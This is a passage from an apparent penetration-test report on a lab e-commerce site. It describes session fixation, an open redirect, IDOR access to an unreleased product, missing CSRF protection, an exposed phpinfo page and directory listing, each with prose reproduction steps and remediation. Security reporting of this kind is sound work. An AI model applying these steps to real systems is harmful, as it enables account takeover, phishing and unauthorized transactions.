
Restricted product's purchase control re-enabled via browser DevTools after disabling JavaScript



Underlying cart.php form revealing the product_id and action parameters submitted on purchase



Checkout confirmation showing the restricted product successfully purchased



Impact

- Users can bypass geographic/availability restrictions on restricted items purely by modifying client-side state, with no backend authorization check on the cart or checkout flow.
- If "restricted" items are tied to regulatory, licensing, or compliance requirements in a production context, this could result in unauthorized sales across restricted jurisdictions.

Remediation

- Validate region/availability eligibility server-side on every cart-modification and checkout request, independent of any client-supplied state or attribute.
- Treat all client-side UI restrictions (disabled buttons, hidden elements, CSS) as a usability aid only, never as a security control.

References

https://cwe.mitre.org/data/definitions/602.html

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

F-10: Session Fixation

Severity	🟡 Medium
CVSS v3.1 Score	6.5
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N
CWE	CWE-384: Session Fixation
OWASP	A07:2021 – Identification and Authentication Failures
Affected Asset	Application-wide session handling (login.php)
Status	Open


Description


The session identifier assigned before login remains unchanged after successful authentication. The PHPSESSID cookie set during an unauthenticated browsing session persists through the login process without regeneration, meaning a session ID known to an attacker prior to login becomes a valid, authenticated session once the victim logs in.

Steps to Reproduce

- Captured the PHPSESSID cookie value while unauthenticated, prior to logging in.
- Logged in with valid credentials and captured the PHPSESSID cookie value again.
- Confirmed the cookie value was identical before and after authentication, demonstrating the session ID is never regenerated on login.

Proof of Concept / Evidence





Impact

- If an attacker can set or predict a victim's session cookie (via XSS, network injection, or a crafted link containing the session ID), that pre-set cookie becomes a fully authenticated session the moment the victim logs in.
- The attacker can then use the known cookie value to access the victim's account without ever learning their password.

Remediation

- Call session_regenerate_id(true) immediately after successful authentication.
- Apply the same regeneration on any privilege-level change (e.g., guest → user → admin).

References

https://owasp.org/www-community/attacks/Session_fixation

https://cwe.mitre.org/data/definitions/384.html

CONFIDENTIAL

F-11: Open Redirect via Login "next" Parameter

Severity	🟡 Medium
CVSS v3.1 Score	4.7
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
CWE	CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
OWASP	A01:2021 – Broken Access Control (related)
Affected Asset	login.php (next parameter)
Status	Open


Description


The login form uses a next parameter to redirect users after successful authentication. This parameter accepts arbitrary external URLs, allowing an attacker to craft a legitimate-looking login link that redirects the victim to an attacker-controlled site immediately after they authenticate.


Steps to Reproduce

- Intercepted a normal login request and observed the next=store.php parameter controlling the post-login redirect destination.
- Replaced the parameter value with an external attacker-controlled URL.
- Logged in using the crafted link and confirmed the browser was redirected to the external domain immediately after authentication succeeded.

Proof of Concept / Evidence







Impact

- Enables highly convincing phishing attacks the initial link points to the legitimate, trusted login domain, and the victim only reaches the malicious destination after successfully authenticating, reducing suspicion.
- Can be chained with credential harvesting or malware delivery on the attacker's landing page.

Remediation

- Validate the next parameter against an allow-list of known internal paths before redirecting.
- Alternatively, map redirect targets to short internal identifiers rather than accepting raw URLs.

References

https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/601.html

F-12: Insecure Direct Object Reference — Unauthorized Access to Unreleased/Restricted Product

Severity	🟡 Medium
CVSS v3.1 Score	6.5
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N
CWE	CWE-639: Authorization Bypass Through User-Controlled Key; CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
OWASP	A01:2021 – Broken Access Control
Affected Asset	/api/products/all.php, product.php?id=
Status	Open


Description

The /api/products/all.php endpoint returns all products, including unreleased ones flagged is_released: "0", with no filtering applied before the response is sent to an unprivileged client. This disclosed a hidden product ID (id: 6, "Quantum Decryptor (Unreleased)") that is not linked anywhere in the normal UI. Direct navigation to product.php?id=6 and the subsequent cart/checkout flow applied no server-side check against the is_released flag.


Steps to Reproduce

- Queried /api/products/all.php directly and identified a product object with "is_released":"0" and id: 6.
- Navigated directly to product.php?id=6, which rendered the unreleased "Quantum Decryptor" product page normally.
- Added the product to the cart and completed checkout, confirming the unreleased item could be purchased in full ($9,999.00) with no server-side restriction at any stage.


Proof of Concept / Evidence



/api/products/all.php response disclosing the unreleased product (id: 6, is_released: "0")



Direct access to the unreleased "Quantum Decryptor" product page via product.php?id=6



Checkout confirmation showing the unreleased product successfully purchased

Impact

- Any authenticated user can view, add to cart, and purchase products flagged as unreleased or internal, bypassing intended release/availability controls.
- Shares the same root-cause pattern as F-09: product eligibility flags are stored and exposed by the API but never enforced server-side on the actions that matter (cart, checkout).
- Premature disclosure of unreleased product names, descriptions, and pricing could have competitive or business impact in a production context.

Remediation

- Filter the /api/products/all.php response server-side to exclude any product where is_released != 1 for non-administrative callers.
- Add a server-side authorization check on both the product detail route and the cart/checkout flow that rejects any action on a product where is_released != 1, regardless of how the product ID was obtained.

References

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

https://cwe.mitre.org/data/definitions/639.html

F-13: Missing CSRF Protection on Cart Operations

Severity	🟡 Medium
CVSS v3.1 Score	4.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
CWE	CWE-352: Cross-Site Request Forgery (CSRF)
OWASP	A01:2021 – Broken Access Control (CSRF consolidated here in the 2021 edition)
Affected Asset	cart.php (add/remove/checkout operations)
Status	Open

Description

No CSRF tokens are present on any cart operation adding items, removing items, or proceeding to checkout. A malicious page can silently submit these actions on behalf of a logged-in victim without their knowledge or consent, using a simple auto-submitting cross-origin form.

Steps to Reproduce

- Reviewed the cart.php add/remove/checkout requests and confirmed no CSRF token or equivalent per-request secret is required or validated.
- Noted that the related update_profile.php endpoint does partially implement a token pattern, confirming the protection is inconsistently applied rather than entirely absent from the codebase.

Impact

- An attacker can manipulate a victim's cart contents or trigger unwanted purchases/checkouts purely by getting the victim to load a malicious page while authenticated.
- While lower in direct impact than account-takeover CSRF, this is a complete absence of CSRF controls on commercially sensitive operations.
- Combined with F-11 (open redirect) and F-04/F-05 (stored XSS), an attacker has multiple practical delivery mechanisms for a CSRF payload against this target.

Remediation

- Implement CSRF tokens on all cart and checkout endpoints, consistent with the token pattern already partially deployed on update_profile.php.
- Set the SameSite cookie attribute (see F-08) as a complementary, defense-in-depth control.

References

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/352.html

CONFIDENTIAL

F-14: Publicly Accessible phpinfo() and Debug Mode on Development Subdomain

Severity	🟡 Medium
CVSS v3.1 Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
OWASP	A05:2021 – Security Misconfiguration
Affected Asset	dev.hacksmarter.hsm
Status	Open


Description

An undocumented development/staging subdomain (dev.hacksmarter.hsm) was discovered via a leaked CI/CD build log (see F-16) and is publicly reachable over the same virtual-host configuration as production. The staging dashboard links to a live, unauthenticated phpinfo() page, and the footer confirms Debug Mode: ON and Display Errors: ON.


Steps to Reproduce

- Reached dev.hacksmarter.hsm via name-based virtual hosting on the same IP/port as production, using an explicit Host header.
- Observed the staging dashboard labelled "STAGING ENVIRONMENT INTERNAL USE ONLY" was reachable without any additional authentication.
- Accessed the linked phpinfo() page, which disclosed PHP version, loaded modules, server environment variables, and internal file system paths.

Proof of Concept / Evidence



Publicly reachable staging dashboard on dev.hacksmarter.hsm, exposing a live phpinfo() link and confirming Debug Mode/Display Errors are enabled



Impact

- Disclosure of PHP version, loaded extensions, and internal server paths assists an attacker in fingerprinting the stack and identifying known vulnerabilities to target.
- Debug Mode and Display Errors being enabled increases the likelihood that any error condition (malformed input, failed queries) returns a verbose stack trace with internal file paths and query details.

Remediation

- Remove all phpinfo() calls from any publicly reachable endpoint, in both development and production.
- Restrict the development/staging subdomain to an internal network or VPN, and/or require authentication at the web-server level (e.g., HTTP Basic Auth) independent of the application.
- Disable Display Errors and Debug Mode outside of local developer environments.

References

https://owasp.org/www-project-top-ten/

https://cwe.mitre.org/data/definitions/200.html

CONFIDENTIAL

F-15: Directory Listing Enabled on Sensitive Paths

Severity	🟡 Medium
CVSS v3.1 Score	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-548: Exposure of Information Through Directory Listing
OWASP	A05:2021 – Security Misconfiguration
Affected Asset	/config/, /uploads/, /api/, /includes/, /test/
Status	Open


Description

Apache directory listing is enabled on multiple sensitive paths, discovered through content-discovery fuzzing (dirsearch and Gobuster). Several of these directories contain files that should not be directly browsable, including a /config/ directory listing db.php.

Steps to Reproduce

- Ran dirsearch and Gobuster against the target to enumerate hidden directories and files.
- Confirmed directory listing was enabled and directly accessible for /config/ (listing db.php), /uploads/, /api/, /includes/, and /test/ (listing the leaked build_log.txt — see F-16).

Proof of Concept / Evidence



Directory listing enabled on /config/, exposing db.php

Impact

- Directory listings reveal the existence and naming of application internals, configuration files, and uploaded content, substantially reducing the effort required

for further attacks (e.g., guessing upload paths for F-02/F-05, or locating configuration files that may contain credentials).

- The /test/ listing directly led to the discovery of the leaked CI/CD build log (F-16) and the dev subdomain (F-14).

Remediation

